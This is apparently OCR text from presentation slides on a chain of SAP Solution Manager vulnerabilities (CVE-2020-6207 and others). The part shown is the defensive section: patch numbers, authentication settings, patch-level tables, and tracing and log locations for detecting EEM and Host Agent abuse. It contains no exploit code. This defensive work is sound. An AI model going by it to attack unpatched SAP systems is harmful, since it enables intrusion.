...to root them all!



1. Introduction
2. The Target: SolMan
3. From Unauthenticated Restricted Access...
4. ...to RCE as Agent administrator
5. ...to root them all!
6. **Recommendations**
7. Conclusion


Recommendations - Prevention

- Missing Authentication Check in SAP Solution Manager

- Logon in SolMan NWA
- Navigat
  - Confi
  - Conn
  - Single
- Search for EemAdmin service
- Modify the security part

SAP Patch : 2890213

CVE-2020-6207



Details about EemAdminBeanPort Service En

HTTP Authentication

☑ User ID/Password
□ X.509 Client Certificate
☑ Logon Ticket

□ User ID
□ X.509 C
□ SAML A

Recommendations - Prevention


- Privilege Escalation in SAP Host Agent

```
<SOAP-ENV:Fault>
  <faultcode>
    SOAP-ENV:Server
  </faultcode>
  <faultstring>
    Forbidden:  The user daaadm is not authorized to process the
    operation ExecuteInstallationProcedure
  </faultstring>
</SOAP-ENV:Fault>
```

SAP Patch : 2902645 & 2902456

CVE-2020-6234 & CVE-2020-6236

Recommendations - Prevention



Keep SAP Solution Manager as up to date as possible !

Recommendations - Patches

- Am I vulnerable?

SOLMANDIAG 720	SP004	000011
SOLMANDIAG 720	SP005	000012
SOLMANDIAG 720	SP006	000013
SOLMANDIAG 720	SP007	000020
SOLMANDIAG 720	SP008	000016
SOLMANDIAG 720	SP009	000008
SOLMANDIAG 720	SP010	000002

- SAP HOST AGENT 720 Patch 46

Recommendations - Patches

- Other important recent security patches related to SolMan

SSN	CVE	Title	CVSS
2931391	CVE-2020-6271	Missing XML Validation in SAP Solution Manager	**8.2**
2906994	CVE-2020-6235	Missing Authentication check in SAP Solution Manager	**8.6**
2845377	CVE-2020-6198	Missing Authentication check in SAP Solution Manager	**9.8**
2748699	CVE-2019-0291	Information Disclosure in Solution Manager 7.2	**7.1**
2738791	CVE-2019-0318	Information Disclosure in SAP NetWeaver AS Java	5.3
2772266	CVE-2019-0307	Information Disclosure in Solution Manager 7.2	3.4
2808158	CVE-2019-0330	OS Command Injection vulnerability in SAP Diagnostics Agent	**9.1**


- More: 2904933, 2839864, 2823733, 2849096, 2219592, 2130510

Recommendations - Detection (EEM activity)

- **Maintain tracing level**: nwa/log-config
  - Tracing location: **com.sap.smd.eem.admin.EemAdminService**

- **Log name**
  - defaultTrace_00.<x>.trc

- **Actions that can be logged**
  - Script actions (stop/start)
  - Files uploaded
  - Information asked
  - more..



Log Configuration: Java

Show: Tracing Locations

Location: com.sap.smd.eem.admin.|

Tracing Locations


Location	Icon	Severity
AgentApplicationManager	⊗	Error
AgentInvocationHandler	⊗	Error
cluster	⊗	Error
eem	⊗	Error
admin	⊗	Error
EemAdminService	⊗	Error
EemAdminServiceFactory	⊗	Error
EemRepoAdminService	⊗	Error
globalsync	⊗	Error
introscope	⊗	Error

Recommendations - Detection (Host Agent activity)

- **Maintain tracing level**: Profile configuration
  - More information: SAP Note 2451419

- **Log name**
  - dev_saphostexec
  - sapstartsrv.log


- **Full of activity**




```
[Thr 139923891238656] NiICreateHandle: hdl 20 state NI_INITIAL_CON
[Thr 139923891238656] NiIInitSocket: set default settings for hdl 20/sock 24
[Thr 139923891238656] NiIBlockMode: set blockmode for hdl 20 FALSE
[Thr 139923891238656] NiIAccept: state of hdl 20 NI_ACCEPTED
[Thr 139923891238656] NiHLGetHostName: found address 127.0.0.1 in cache
[Thr 139923891238656] NiIGetHostName: addr 127.0.0.1 = hostname 'localhost'
[Thr 139923891238656] NiIAccept: hdl 1 accepted hdl 20 from localhost:26930
[Thr 139923891238656] NiIAccept: hdl 20 took local address 127.0.0.1:1128
[Thr 139923891238656] NiIBlockMode: set blockmode for hdl 20 TRUE
[Thr 139923881240320] NiIRead: hdl 20 received data (rcd=794,pac=1,RAW_IO)
[Thr 139923881240320] NiLocalCheck: address 127.0.0.1 is local
[Thr 139923881240320] SiRecvSocket: received sock 25 (AF_UNIX, SOCK_STREAM)
```

1. Introduction
2. The Target: SolMan
3. From Unauthenticated Restricted Access...
4. ...to RCE as Agent administrator
5. ...to root them all!
6. Recommendations
7. **Conclusion**

Conclusion : Chain of vulnerabilities

